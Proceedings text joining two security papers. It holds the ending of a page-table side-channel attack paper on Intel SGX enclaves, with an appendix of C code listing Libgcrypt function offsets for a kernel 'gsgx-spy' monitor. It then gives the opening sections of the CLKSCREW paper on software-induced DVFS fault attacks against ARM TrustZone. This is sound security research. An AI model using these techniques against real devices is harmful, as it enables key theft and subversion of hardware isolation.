A recent line of work has developed PMA security architectures that support secure isolated execution of protected modules with a minimal trusted computing base, either via a small hypervisor [31, 30, 42, 19], or with trusted hardware [29, 32, 11, 10, 34, 27]. Intel SGX represents the first widespread PMA solution, included in off-the-shelf consumer hardware, and has recently been put forward to protect sensitive application data from untrusted cloud providers [3, 36]. As such, SGX has received considerable attention from the research community, and one line of work, including Graphene-SGX [45], Haven [3], Panoply [41], and SCONE [2] has developed small libOSs that facilitate running unmodified legacy applications in SGX enclaves. However, Xu et al. [48] recently pointed out that enclaved execution environments are vulnerable to a new class of powerful controlled-channel attacks conducted by an untrusted host operating system. We have discussed previous research results on page table-based attacks and defenses extensively in Section 2.3. Iago attacks [6] furthermore exploit legacy applications via the system call interface, and AsyncShock [47] demonstrates that an adversarial OS can more easily exploit thread synchronization bugs within SGX enclaves. Finally, between submission and publication of this paper, the SGX research community has witnessed a steady stream of microarchitectural side-channel attacks; either by abusing the branch prediction unit [28], or in the form of fine-grained PRIME+PROBE [13, 37, 5, 33] cache attacks.

In a more general, non-PMA context, there exists a vast amount of research on microarchitectural cache timing vulnerabilities [35, 50, 17]. Especially relevant to our work is the FLUSH+FLUSH [16] channel which was only proposed very recently, and attack research [49] that applies FLUSH+RELOAD to partially recover OpenSSL ECDSA nonces. Furthermore, timing differences from TLB misses have been exploited to break kernel space ASLR [20]. More recently, it has been shown that kernel ASLR can also be bypassed by exploiting timing differences in the `prefetch` instruction [15], or by leveraging TSX [24]. Finally, recent concurrent work [14] on JavaScript environments has independently demonstrated a page table-based cache side-channel attack that completely compromises application-level ASLR.

8 Conclusion

Our work shows that page table walks in unprotected memory leak enclave page accesses to untrusted system software. We demonstrated that our stealthy attack vectors can circumvent current state-of-the-art defenses that hide page faults from the OS. As such, page table-based threats continue to be worrisome for enclaved execution.

Acknowledgments

We thank Ming-Wei Shih for kindly providing us with early access to the camera-ready version of his T-SGX paper. Jo Van Bulck and Raoul Strackx are supported by a grant of the Research Foundation - Flanders (FWO).

References

[1] ANATI, I., GUERON, S., JOHNSON, S., AND SCARLATA, V. Innovative technology for CPU based attestation and sealing. In *Proceedings of the 2nd international workshop on hardware and architectural support for security and privacy* (2013), vol. 13.

[2] ARNAUTOV, S., TRACH, B., GREGOR, F., KNAUTH, T., MARTIN, A., PRIEBE, C., LIND, J., MUTHUKUMARAN, D., O'KEEFFE, D., STILLWELL, M. L., ET AL. SCONE: Secure Linux containers with Intel SGX. In *12th USENIX Symposium on Operating Systems Design and Implementation* (2016), USENIX Association, pp. 689–703.

[3] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with Haven. In *11th USENIX Symposium on Operating Systems Design and Implementation* (2014), USENIX Association, pp. 267–283.

[4] BERNSTEIN, D. J., DUIF, N., LANGE, T., SCHWABE, P., AND YANG, B.-Y. High-speed high-security signatures. *Journal of Cryptographic Engineering 2*, 2 (2012), 77–89.

[5] BRASSER, F., MÜLLER, U., DMITRIENKO, A., KOSTIAINEN, K., CAPKUN, S., AND SADEGHI, A.-R. Software grand exposure: SGX cache attacks are practical. *arXiv preprint arXiv:1702.07521* (2017).

[6] CHECKOWAY, S., AND SHACHAM, H. Iago attacks: Why the system call API is a bad untrusted RPC interface. In *Proceedings of the Eighteenth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2013), ACM, pp. 253–264.

[7] CHEN, S., ZHANG, X., REITER, M. K., AND ZHANG, Y. Detecting privileged side-channel attacks in shielded execution with déjà vu. In *Proceedings of the 12th ACM on Asia Conference on Computer and Communications Security (ASIA CCS)* (2017), ACM, pp. 7–18.

[8] COPPENS, B., VERBAUWHEDE, I., DE BOSSCHERE, K., AND DE SUTTER, B. Practical mitigations for timing-based side-channel attacks on modern x86 processors. In *2009 IEEE Symposium on Security and Privacy* (2009), IEEE, pp. 45–60.

[9] COSTAN, V., AND DEVADAS, S. Intel SGX explained. Tech. rep., Computer Science and Artificial Intelligence Laboratory MIT, 2016. https://eprint.iacr.org/2016/086.pdf.

[10] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal hardware extensions for strong software isolation. In *25th USENIX Security Symposium* (2016), USENIX Association, pp. 857–874.

[11] EVTYUSHKIN, D., ELWELL, J., OZSOY, M., PONOMAREV, D., GHAZALEH, N. A., AND RILEY, R. Iso-x: A flexible architecture for hardware-managed isolated execution. In *2014 47th Annual IEEE/ACM International Symposium on Microarchitecture* (2014), IEEE, pp. 190–202.

[12] Ferraiuolo, A., Wang, Y., Xu, R., Zhang, D., Myers, A., and Suh, E. Full-processor timing channel protection with applications to secure hardware compartments. Computing and information science technical report, Cornell University, November 2015.

[13] Götzfried, J., Eckert, M., Schinzel, S., and Müller, T. Cache attacks on Intel SGX. In *Proceedings of the 10th European Workshop on Systems Security (EuroSec'17)* (2017).

[14] Gras, B., Razavi, K., Bosman, E., Bos, H., and Giuffrida, C. ASLR on the line: Practical cache attacks on the MMU. In *24th Annual Network and Distributed System Security Symposium (NDSS)* (2017).

[15] Gruss, D., Maurice, C., Fogh, A., Lipp, M., and Mangard, S. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (2016).

[16] Gruss, D., Maurice, C., Wagner, K., and Mangard, S. Flush+flush: A fast and stealthy cache attack. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)* (2016).

[17] Gruss, D., Spreitzer, R., and Mangard, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *24nd USENIX Security Symposium* (2015), USENIX Association, pp. 897–912.

[18] Hoekstra, M., Lal, R., Pappachan, P., Phegade, V., and Del Cuvillo, J. Using innovative instructions to create trustworthy software solutions. In *HASP@ ISCA* (2013), p. 11.

[19] Hofmann, O. S., Kim, S., Dunn, A. M., Lee, M. Z., and Witchel, E. Inktag: Secure applications on an untrusted operating system. In *Proceedings of the Eighteenth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2013), ACM, pp. 265–278.

[20] Hund, R., Willems, C., and Holz, T. Practical timing side channel attacks against kernel space ASLR. In *2013 IEEE Symposium on Security and Privacy* (2013), IEEE, pp. 191–205.

[21] Intel Corporation. *Intel Software Guard Extensions Programming Reference*, October 2014. Reference no. 329298-002US.

[22] Intel Corporation. *Intel 64 and IA-32 Architectures Optimization Reference Manual*, June 2016. Reference no. 248966-033.

[23] Intel Corporation. *Intel 64 and IA-32 Architectures Software Developer's Manual*, June 2016. Reference no. 325462-059US.

[24] Jang, Y., Lee, S., and Kim, T. Breaking kernel address space layout randomization with Intel TSX. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)* (2016), ACM, pp. 380–392.

[25] Koch, W., and Schulte, M. *The Libgcrypt Reference Manual*, December 2016. Version 1.7.4.

[26] Kocher, P. C. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Annual International Cryptology Conference* (1996), Springer, pp. 104–113.

[27] Koeberl, P., Schulz, S., Sadeghi, A.-R., and Varadharajan, V. TrustLite: A security architecture for tiny embedded devices. In *Proceedings of the Ninth European Conference on Computer Systems* (2014), ACM, pp. 10:1–10:14.

[28] Lee, S., Shih, M.-W., Gera, P., Kim, T., Kim, H., and Peinado, M. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *26th USENIX Security Symposium* (2017), USENIX Association.

[29] Maene, P., Götzfried, J., de Clercq, R., Müller, T., Freiling, F., and Verbauwhede, I. Hardware-based trusted computing architectures for isolation and attestation. *IEEE Transactions on Computers*, 99 (2017).

[30] McCune, J. M., Li, Y., Qu, N., Zhou, Z., Datta, A., Gligor, V. D., and Perrig, A. TrustVisor: Efficient TCB reduction and attestation. In *2010 IEEE Symposium on Security and Privacy* (2010), IEEE, pp. 143–158.

[31] McCune, J. M., Parno, B., Perrig, A., Reiter, M. K., and Isozaki, H. Flicker: An execution infrastructure for TCB minimization. In *Proceedings of the 2008 EuroSys Conference* (2008), ACM, pp. 315–328.

[32] McKeen, F., Alexandrovich, I., Berenzon, A., Rozas, C. V., Shafi, H., Shanbhogue, V., and Savagaonkar, U. R. Innovative instructions and software model for isolated execution. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy* (2013), ACM, pp. 10:1–10:1.

[33] Moghimi, A., Irazoqui, G., and Eisenbarth, T. Cachezoom: How SGX amplifies the power of cache attacks. *arXiv preprint arXiv:1703.06986* (2017).

[34] Noorman, J., Van Bulck, J., Mühlberg, J. T., Piessens, F., Maene, P., Preneel, B., Verbauwhede, I., Götzfried, J., Müller, T., and Freiling, F. Sancus 2.0: A low-cost security architecture for IoT devices. *ACM Transactions on Privacy and Security (TOPS)* (2017).

[35] Osvik, D. A., Shamir, A., and Tromer, E. Cache attacks and countermeasures: the case of AES. In *Cryptographers' Track at the RSA Conference* (2006), Springer, pp. 1–20.

[36] Schuster, F., Costa, M., Fournet, C., Gkantsidis, C., Peinado, M., Mainar-Ruiz, G., and Russinovich, M. Vc3: Trustworthy data analytics in the cloud using SGX. In *2015 IEEE Symposium on Security and Privacy* (2015), IEEE, pp. 38–54.

[37] Schwarz, M., Weiser, S., Gruss, D., Maurice, C., and Mangard., S. Malware guard extension: Using SGX to conceal cache attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)* (2017).

[38] Seo, J., Lee, B., Kim, S., and Shih, M.-W. SGX-Shield: Enabling address space layout randomization for sgx programs. In *24th Annual Network and Distributed System Security Symposium (NDSS)* (2017).

[39] Shih, M.-W., Lee, S., Kim, T., and Peinado, M. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. In *24th Annual Network and Distributed System Security Symposium (NDSS)* (2017).

[40] Shinde, S., Chua, Z. L., Narayanan, V., and Saxena, P. Preventing page faults from telling your secrets. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security (ASIA CCS)* (2016), ACM, pp. 317–328.

[41] Shinde, S., Tien, D. L., Tople, S., and Saxena, P. Panoply: Low-TCB linux applications with SGX enclaves. In *24th Annual Network and Distributed System Security Symposium (NDSS)* (2017).

[42] Strackx, R., and Piessens, F. Fides: Selectively hardening software application components against kernel-level or process-level malware. In *Proceedings of the 19th ACM Conference on Computer and Communications Security (CCS)* (2012), ACM, pp. 2–13.

[43] Tramer, F., Zhang, F., Lin, H., Hubaux, J.-P., Juels, A., and Shi, E. Sealed-glass proofs: Using transparent enclaves to prove and sell knowledge. In *2nd IEEE European Symposium on Security and Privacy (Euro S&P)* (2017), IEEE.

[44] Tsai, C.-C., Arora, K. S., Bandi, N., Jain, B., Jannen, W., John, J., Kalodner, H. A., Kulkarni, V., Oliveira, D., and Porter, D. E. Cooperation and security isolation of library OSes for multi-process applications. In *Proceedings of the Ninth European Conference on Computer Systems* (2014), ACM, p. 9.

[45] TSAI, C.-C., PORTER, D. E., AND VIJ, M. Graphene-SGX: A practical library OS for unmodified applications on SGX. In *2017 USENIX Annual Technical Conference (USENIX ATC)* (2017), USENIX Association.

[46] WANG, W., CHEN, G., PAN, X., ZHANG, Y., WANG, X., BINDSCHAEDLER, V., TANG, H., AND GUNTER, C. A. Leaky cauldron on the dark land: Understanding memory side-channel hazards in SGX. *arXiv preprint arXiv:1705.07289* (2017).

[47] WEICHBRODT, N., KURMUS, A., PIETZUCH, P., AND KAPITZA, R. Asyncshock: Exploiting synchronisation bugs in Intel SGX enclaves. In *European Symposium on Research in Computer Security (ESORICS)* (2016), Springer.

[48] XU, Y., CUI, W., AND PEINADO, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *2015 IEEE Symposium on Security and Privacy* (2015), IEEE, pp. 640–656.

[49] YAROM, Y., AND BENGER, N. Recovering OpenSSL ECDSA nonces using the flush+ reload cache side-channel attack. *IACR Cryptology ePrint Archive 2014* (2014), 140.

[50] YAROM, Y., AND FALKNER, K. Flush+reload: A high resolution, low noise, L3 cache side-channel attack. In *23rd USENIX Security Symposium* (2014), USENIX Association, pp. 719–732.

A Libgcrypt Page Sets

For completeness, we provide the full page sets for the different versions of our Libgcrypt attacks below. The PTE sets are based on plain Libgcrypt, Libgpg-error, and Graphene-libc binaries, as generated by `gcc` v5.2.1 from the default `./configure && make` invocation. The provided addresses are relative to the load addresses used by Graphene, as explained in Section 4.

```
1  #if CONFIG_SPY_GCRY && (CONFIG_SPY_GCRY_VERSION == 163)
2      #define SET_ADRS         (GCRYLIB_ADRS + 0xa7780) // _gcry_mpi_set
3      #define TST_ADRS         (GCRYLIB_ADRS + 0xa0a00) // _gcry_mpi_test_bit
4      #define MULP_ADRS        (GCRYLIB_ADRS + 0xa97c0) // _gcry_mpi_ec_mul_point
5      #define TDIV_ADRS        (GCRYLIB_ADRS + 0xa1310) // _gcry_mpi_tdiv_qr
6      #define ERR_ADRS         (GPG_ERR_ADRS + 0x0b6d0) // gpg_err_set_errno
7      #define FREE_ADRS        (GCRYLIB_ADRS + 0x0ce90) // _gcry_free
8      #define PFREE_ADRS       (GCRYLIB_ADRS + 0x110a0) // _gcry_private_free
9      #define XMALLOC_ADRS     (GCRYLIB_ADRS + 0x0d160) // _gcry_xmalloc
10     #define MUL_ADRS         (GCRYLIB_ADRS + 0xa6920) // _gcry_mpih_mul
11     #define PMALLOC_ADRS     (GCRYLIB_ADRS + 0x10f80) // _gcry_private_malloc
12
13     #define MONITOR_ADRS     SET_ADRS
14
15     void construct_pte_set(spy_pte_set_t *set)
16     {
17         pr_info("gsgx-spy: constructing A/D PTE set for gcry v1.6.3\n");
18         add_to_pte_set(set, TST_ADRS);
19         add_to_pte_set(set, MULP_ADRS);
20         add_to_pte_set(set, TDIV_ADRS);
21         add_to_pte_set(set, ERR_ADRS);
22         add_to_pte_set(set, FREE_ADRS);
23         add_to_pte_set(set, PFREE_ADRS);
24         add_to_pte_set(set, XMALLOC_ADRS);
25         add_to_pte_set(set, MUL_ADRS);
26         add_to_pte_set(set, PMALLOC_ADRS);
27     }
28
29 #elif CONFIG_SPY_GCRY && (CONFIG_SPY_GCRY_VERSION == 175)
30    #if CONFIG_FLUSH_FLUSH
31         #define ERRNOLOC_ADRS    (LIBC_ADRS + 0x20590)    // __errno_location
32         #define MULP_ADRS        (GCRYLIB_ADRS + 0xca220) // _gcry_mpi_ec_mul_point
33         #define TST_ADRS         (GCRYLIB_ADRS + 0xc10d0) // _gcry_mpi_test_bit
34         #define _GPGRT_ADRS      (GPG_ERR_ADRS + 0x2bb0)  // _gpgrt_lock_lock
35         #define GPGRT_ADRS       (GPG_ERR_ADRS + 0xb750)  // gpgrt_lock_lock
36         #define INT_FREE_ADRS    (LIBC_ADRS + 0x7b110)    // _int_free
37         #define PLT_ADRS         (GCRYLIB_ADRS + 0xab30)  // __errno_location@plt
38         #define DO_MALLOC_ADRS   (GCRYLIB_ADRS + 0xe380)  // do_malloc
39
40         #define MONITOR_ADRS     ERRNOLOC_ADRS
41
42         void construct_pte_set(spy_pte_set_t *set)
43         {
44             pr_info("gsgx-spy: constructing F+R PTE set for gcry v1.7.5\n");
45             add_to_pte_set(set, MULP_ADRS);
46             add_to_pte_set(set, TST_ADRS);
47             add_to_pte_set(set, _GPGRT_ADRS);
48             add_to_pte_set(set, GPGRT_ADRS);
49             add_to_pte_set(set, INT_FREE_ADRS);
50             add_to_pte_set(set, PLT_ADRS);
51             add_to_pte_set(set, DO_MALLOC_ADRS);
52         }
53
54    #else /* !CONFIG_FLUSH_FLUSH */
55         #define TST_ADRS         (GCRYLIB_ADRS + 0xc10d0) // _gcry_mpi_test_bit
56         #define ADDP_ADRS        (GCRYLIB_ADRS + 0xc9bc0) // _gcry_mpi_ec_add_p
57         #define MULP_ADRS        (GCRYLIB_ADRS + 0xca220) // _gcry_mpi_ec_mul_p
58         #define FREE_ADRS        (GCRYLIB_ADRS + 0x0f390) // _gcry_free
59         #define ADD_ADRS         (GCRYLIB_ADRS + 0xc0a10) // _gcry_mpi_add
60
61         #define MONITOR_ADRS     TST_ADRS
62
63          void construct_pte_set(spy_pte_set_t *set)
64          {
65              pr_info("gsgx-spy: constructing A/D PTE set for gcry v1.7.5\n");
66              add_to_pte_set(set, ADDP_ADRS);
67              add_to_pte_set(set, MULP_ADRS);
68
69              add_to_pte_set(set, FREE_ADRS);
70              add_to_pte_set(set, ADD_ADRS);
71          }
72    #endif
73 #endif
```

CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management

Adrian Tang
Columbia University

Simha Sethumadhavan
Columbia University

Salvatore Stolfo
Columbia University

Abstract

The need for power- and energy-efficient computing has resulted in aggressive cooperative hardware-software energy management mechanisms on modern commodity devices. Most systems today, for example, allow software to control the frequency and voltage of the underlying hardware at a very fine granularity to extend battery life. Despite their benefits, these software-exposed energy management mechanisms pose grave security implications that have not been studied before.

In this work, we present the CLKSCREW attack, a new class of fault attacks that exploit the security-obliviousness of energy management mechanisms to break security. A novel benefit for the attackers is that these fault attacks become more accessible since they can now be conducted without the need for physical access to the devices or fault injection equipment. We demonstrate CLKSCREW on commodity ARM/Android devices. We show that a malicious kernel driver (1) can extract secret cryptographic keys from Trustzone, and (2) can escalate its privileges by loading self-signed code into Trustzone. As the first work to show the security ramifications of energy management mechanisms, we urge the community to re-examine these security-oblivious designs.

1 Introduction

The growing cost of powering and cooling systems has made energy management an essential feature of most commodity devices today. Energy management is crucial for reducing cost, increasing battery life, and improving portability for systems, especially mobile devices. Designing effective energy management solutions, however, is a complex task that demands cross-stack design and optimizations: Hardware designers, system architects, and kernel and application developers have to coordinate their efforts across the entire hardware/software system stack to minimize energy consumption and maximize performance. Take as an example, Dynamic Voltage and Frequency Scaling (DVFS) [47], a ubiquitous energy management technique that saves energy by regulating the frequency and voltage of the processor cores according to runtime computing demands. To support DVFS, at the hardware level, vendors have to design the underlying frequency and voltage regulators to be portable across a wide range of devices while ensuring cost efficiency. At the software level, kernel developers need to track and match program demands to operating frequency and voltage settings to minimize energy consumption for those demands. Thus, to maximize the utility of DVFS, hardware and software function cooperatively and at very fine granularities.

Despite the ubiquity of energy management mechanisms on commodity systems, security is rarely a consideration in the design of these mechanisms. In the absence of known attacks, given the complexity of hardware-software interoperability needs and the pressure of cost and time-to-market concerns, the designers of these mechanisms have not given much attention to the security aspects of these mechanisms; they have been focused on optimizing the functional aspects of energy management. These combination of factors along with the pervasiveness of these mechanisms makes energy management mechanisms a potential source of security vulnerabilities and an attractive target for attackers.

In this work, we present the first security review of a widely-deployed energy management technique, DVFS. Based on careful examination of the interfaces between hardware regulators and software drivers, we uncover a new class of exploitation vector, which we term as CLKSCREW. In essence, a CLKSCREW attack exploits unfettered software access to energy management hardware to push the operating limits of processors to the point of inducing faulty computations. This is dangerous when these faults can be induced from lower privileged software across hardware-enforced boundaries, where security sensitive computations are hosted.

We demonstrate that CLKSCREW can be conducted using no more than the software control of energy management hardware regulators in the target devices. CLKSCREW is more powerful than traditional physical fault attacks [19] for several reasons. Firstly, unlike physical fault attacks, CLKSCREW enables fault attacks to be conducted purely from software. Remote exploitation with CLKSCREW becomes possible without the need for physical access to target devices. Secondly, many equipment-related barriers, such as the need for soldering and complex equipment, to achieve physical fault attacks are removed. Lastly, since physical attacks have been known for some time, several defenses, such as special hardened epoxy and circuit chips that are hard to access, have been designed to thwart such attacks. Extensive hardware reverse engineering may be needed to determine physical pins on the devices to connect the fault injection circuits [45]. CLKSCREW sidesteps all these risks of destroying the target devices permanently.

To highlight the practical security impact of our attack, we implement the CLKSCREW attack on a commodity ARMv7[1] phone, Nexus 6. With only publicly available knowledge of the Nexus 6 device, we identify the operating limits of the frequency and voltage hardware mechanisms. We then devise software to enable the hardware to operate beyond the vendor-recommended limits. Our attack requires no further access beyond a malicious kernel driver. We show how the CLKSCREW attack can subvert the hardware-enforced isolation in ARM Trustzone in two attack scenarios: (1) extracting secret AES keys embedded within Trustzone and (2) loading self-signed code into Trustzone. We note that the root cause for CLKSCREW is neither a hardware nor a software bug: CLKSCREW is achievable due to the fundamental design of energy management mechanisms.

We have responsibly disclosed the vulnerabilities identified in this work to the relevant SoC and device vendors. They have been very receptive to the disclosure. Besides acknowledging the highlighted issues, they were able to reproduce the reported fault on their internal test device within three weeks of the disclosure. They are working towards mitigations.

In summary, we make the following contributions in this work:

1. We expose the dangers of designing energy management mechanisms without security in mind by introducing the concept of the CLKSCREW attack. Aggressive energy-aware computing mechanisms can be exploited to influence isolated computing.

2. We present the CLKSCREW attack to demonstrate a new class of energy management-based exploitation vector that exploits software-exposed frequency and voltage hardware regulators to subvert trusted computation.

3. We introduce a methodology for examining and demonstrating the feasibility of the CLKSCREW attack against commodity ARM devices running a full complex OS such as Android.

4. We demonstrate that the CLKSCREW attack can be used to break the ARM Trustzone by extracting secret cryptographic keys and loading self-signed applications on a commodity phone.

[1]As of Sep 2016, ARMv7 devices capture over 86% of the worldwide market share of mobile phones [7].

The remainder of the paper is organized as follows. We provide background on DVFS and its associated hardware and software support in § 2. In § 3, we detail challenges and steps we take to achieving the first CLKSCREW fault. Next, we present two attack case studies in § 4 and § 5. Finally, we discuss countermeasures and related work in § 6, and conclude in § 7.

2 Background

In this section, we provide the required background in energy management to understand CLKSCREW. We first describe DVFS and how it relates to saving energy. We then detail key classes of supporting hardware regulators and their software-exposed interfaces.

2.1 Dynamic Voltage & Frequency Scaling

DVFS is an energy management technique that trades off processing speed for energy savings. Since its debut in 1994 [60], DVFS has become ubiquitous in almost all commodity devices. DVFS works by regulating two important runtime knobs that govern the amount of energy consumed in a system – frequency and voltage.

To see how managing frequency and voltage can save energy, it is useful to understand how energy consumption is affected by these two knobs. The amount of energy[2] consumed in a system is the product of power and time, since it refers to the total amount of resources utilized by a system to complete a task over time. Power[3], an important determinant of energy consumption, is directly proportional to the product of operating frequency and voltage. Consequently, to save energy, many energy management techniques focus on efficiently optimizing both frequency and voltage.

[2]Formally, the total amount of energy consumed, E_T, is the integral of instantaneous dynamic power, P_t over time T: $E_T = \int_0^T P_t \, dt$.

[3]In a system with a fixed capacitative load, at any time t, the instantaneous dynamic power is proportional to both the voltage, V_t and the frequency F_t as follows: $P_t \propto V_t^2 \times F_t$.




Figure 1: Shared voltage regulator for all *Krait* cores.




Figure 2: Separate clock sources for each *Krait* core.

DVFS regulates frequency and voltage according to runtime task demands. As these demands can vary drastically and quickly, DVFS needs to be able to track these demands and effect the frequency and voltage adjustments in a timely manner. To achieve this, DVFS requires components across layers in the system stack. The three primary components are (1) the voltage/frequency hardware regulators, (2) vendor-specific regulator driver, and (3) OS-level *CPUfreq* power governor [46]. The combined need for accurate layer-specific feedback and low voltage/frequency scaling latencies drives the prevalence of unfettered and software-level access to the frequency and voltage hardware regulators.

2.2 Hardware Support for DVFS

Voltage Regulators. Voltage regulators supply power to various components on devices, by reducing the voltage from either the battery or external power supply to a range of smaller voltages for both the cores and the peripherals within the device. To support features, such as camera and sensors that are sourced from different vendors and hence operating at different voltages, numerous voltage regulators are needed on devices. These regulators are integrated within a specialized circuit called Power Management Integrated Circuit (PMIC) [53].

Power to the application cores is typically supplied by the step-down regulators within the PMIC on the System-on-Chip (SoC) processor. As an example, Figure 1 shows the PMIC that regulates the shared voltage supply to all the application cores (*a.k.a. Krait* cores) on the Nexus 6 device. The PMIC does not directly expose software interfaces for controlling the voltage supply to the cores. Instead, the core voltages are indirectly managed by a power management subsystem, called the Subsystem Power Manager (SPM) [2]. The SPM is a hardware block that maintains a set of control registers which, when configured, interfaces with the PMIC to effect voltage changes. Privileged software like a kernel driver can use these memory-mapped control registers to direct voltage changes. We highlight these software-exposed controls as yellow-shaded circles in Figure 1.

Frequency PLL-based Regulators. The operating frequency of application cores is derived from the frequency of the clock signal driving the underlying digital logic circuits. The frequency regulator contains a Phase Lock Loop (PLL) circuit, a frequency synthesizer built into modern processors to generate a synchronous clock signal for digital components. The PLL circuit generates an output clock signal of adjustable frequency, by receiving a fixed-rate reference clock (typically from a crystal oscillator) and raising it based on an adjustable multiplier ratio. The output clock frequency can then be controlled by changing this PLL multiplier.

For example, each core on the Nexus 6 has a dedicated clock domain. As such, the operating frequency of each core can be individually controlled. Each core can operate on three possible clock sources. In Figure 2, we illustrate the clock sources as well as the controls (shaded in yellow) exposed to the software from the hardware regulators. A multiplexer (*MUX*) is used to select amongst the three clock sources, namely (1) a PLL supplying a fixed-rate 300-MHz clock signal, (2) a High-Frequency PLL (HFPLL) supplying a clock signal of variable frequency based on a *N multiplier*, and (3) the same HFPLL supplying half the clock signal via a frequency divider for finer-grained control over the output frequency.

As shown in Figure 2, the variable output frequency of the HFPLL is derived from a base frequency of 19.2MHz and can be controlled by configuring the *N multiplier*. For instance, to achieve the highest core operating frequency of 2.65GHz advertised by the vendor, one needs to configure the *N multiplier* to 138 and the *Source Selector* to 1 to select the use of the full HFPLL. Similar to changing voltage, privileged software can initiate per-core frequency changes by writing to software-exposed memory-mapped PLL registers, shown in Figure 2.

2.3 Software Support for DVFS

On top of the hardware regulators, additional software support is needed to facilitate DVFS. Studying these supporting software components for DVFS enables us to better understand the interfaces provided by the hardware regulators. Software support for DVFS comprises two key components, namely vendor-specific regulator drivers and OS-level power management services.

Besides being responsible for controlling the hardware regulators, the vendor-provided PMIC drivers [5, 6] also provide a convenient means for mechanisms in the upper layers of the stack, such as the Linux *CPUfreq* power governor [46] to dynamically direct the voltage and frequency scaling. DVFS requires real-time feedback on the system workload profile to guide the optimization of performance with respect to power dissipation. This feedback may rely on layer-specific information that may only be efficiently accessible from certain system layers. For example, instantaneous system utilization levels are readily available to the OS kernel layer. As such, the Linux *CPUfreq* power governor is well-positioned at that layer to initiate runtime changes to the operating voltage and frequency based on these whole-system measures. This also provides some intuition as to why DVFS cannot be implemented entirely in hardware.

3 Achieving the First CLKSCREW Fault

In this section, we first briefly describe why erroneous computation occurs when frequency and voltage are stretched beyond the operating limits of digital circuits. Next, we outline challenges in conducting a non-physical probabilistic fault injection attack induced from software. Finally, we characterize the operating limits of regulators and detail the steps to achieving the first CLKSCREW fault on a real device.

3.1 How Timing Faults Occur

To appreciate why unfettered access to hardware regulators is dangerous, it is necessary to understand in general why over-extending frequency (*a.k.a.* overclocking) or under-supplying voltage (*a.k.a.* undervolting) can cause unintended behavior in digital circuits.

Synchronous digital circuits are made up of memory elements called flip-flops (FF). These flip-flops store stateful data for digital computation. A typical flip-flop has an input D, and an output Q, and only changes the output to the value of the input upon the receipt of the rising edge of the clock (CLK) signal. In Figure 3, we show two flip-flops, FF_{src} and FF_{dst} sharing a common clock signal and some intermediate combinatorial logic elements. These back-to-back flip-flops are building blocks for pipelines, which are pervasive throughout digital chips and are used to achieve higher performance.




Figure 3: Timing constraint for error-free data propagation from input Q_{src} to output D_{dst} for entire circuit.

Circuit timing constraint. For a single flip-flop to properly propagate the input to the output locally, there are three key timing sub-constraints. (1) The incoming data signal has to be held stable for T_{setup} during the receipt of the clock signal, and (2) the input signal has to be held stable for T_{FF} within the flip-flop after the clock signal arrives. (3) It also takes a minimum of $T_{\text{max_path}}$ for the output Q_{src} of FF_{src} to propagate to the input D_{dst} of FF_{dst}. For the overall circuit to propagate input $D_{\text{src}} \rightarrow$ output Q_{dst}, the minimum required clock cycle period[4], T_{clk}, is bounded by the following timing constraint (1) for some microarchitectural constant K:

$$T_{\text{clk}} \geq T_{\text{FF}} + T_{\text{max_path}} + T_{\text{setup}} + K \qquad (1)$$

Violation of timing constraint. When the timing constraint is violated during two consecutive rising edges of the clock signal, the output from the source flip-flop FF_{src} fails to latch properly in time as the input at the destination flip-flop FF_{dst}. As such, the FF_{dst} continues to operate with stale data. There are two situations where this timing constraint can be violated, namely (a) overclocking to reduce T_{clk} and (b) undervolting to increase the overall circuit propagation time, thereby increasing $\text{T}_{\text{max_path}}$. Figure 4 illustrates how the output results in an unintended erroneous value of 0 due to overclocking. For comparison, we show an example of a bit-level fault due to undervolting in Figure 15 in Appendix A.1.

[4] T_{clk} is simply the reciprocal of the clock frequency.




Figure 4: Bit-level fault due to overclocking: Reducing clock period $T_{\text{clk}} \rightarrow T_{\text{clk}}'$ results in a bit-flip in output $1 \rightarrow 0$.




Figure 5: Vendor-stipulated voltage/frequency Operating Performance Points (OPPs) *vs.* maximum OPPs achieved before computation fails.

3.2 Challenges of CLKSCREW Attacks

Mounting a fault attack purely from software on a real-world commodity device using its internal voltage/frequency hardware regulators has numerous difficulties. These challenges are non-existent or vastly different from those in traditional physical fault attacks (that commonly use laser, heat and radiation).

Regulator operating limits. Overclocking or undervolting attacks require the hardware to be configured *far beyond* its vendor-suggested operating range. Do the operating limits of the regulators enable us to effect such attacks in the first place? We show that this is feasible in § 3.3.

Self-containment within same device. Since the attack code performing the fault injection and the victim code to be faulted both reside on the same device, the fault attack must be conducted in a manner that does not affect the execution of the attacking code. We present techniques to overcome this in § 3.4.

Noisy complex OS environment. On a full-fledged OS with interrupts, we need to inject a fault into the target code without causing too much perturbation to non-targeted code. We address this in § 3.4.

Precise timing. To attack the victim code, we need to be relatively precise in *when* the fault is induced. Using two attack scenarios that require vastly different degrees of timing precision in § 4 and § 5, we demonstrate how the timing of the fault can be fine-tuned using a range of execution profiling techniques.

Fine-grained timing resolution. The fault needs to be *transient* enough to occur during the intended region of victim code execution. We may need the ability to target a specific range of code execution that takes orders of magnitude fewer clock cycles within an entire operation. For example, in the attack scenario described in Section § 5.3, we seek to inject a fault into a memory-specific operation that takes roughly 65,000 clock cycles within an entire RSA certificate chain verification operation spanning over 1.1 billion cycles.

3.3 Characterization of Regulator Limits

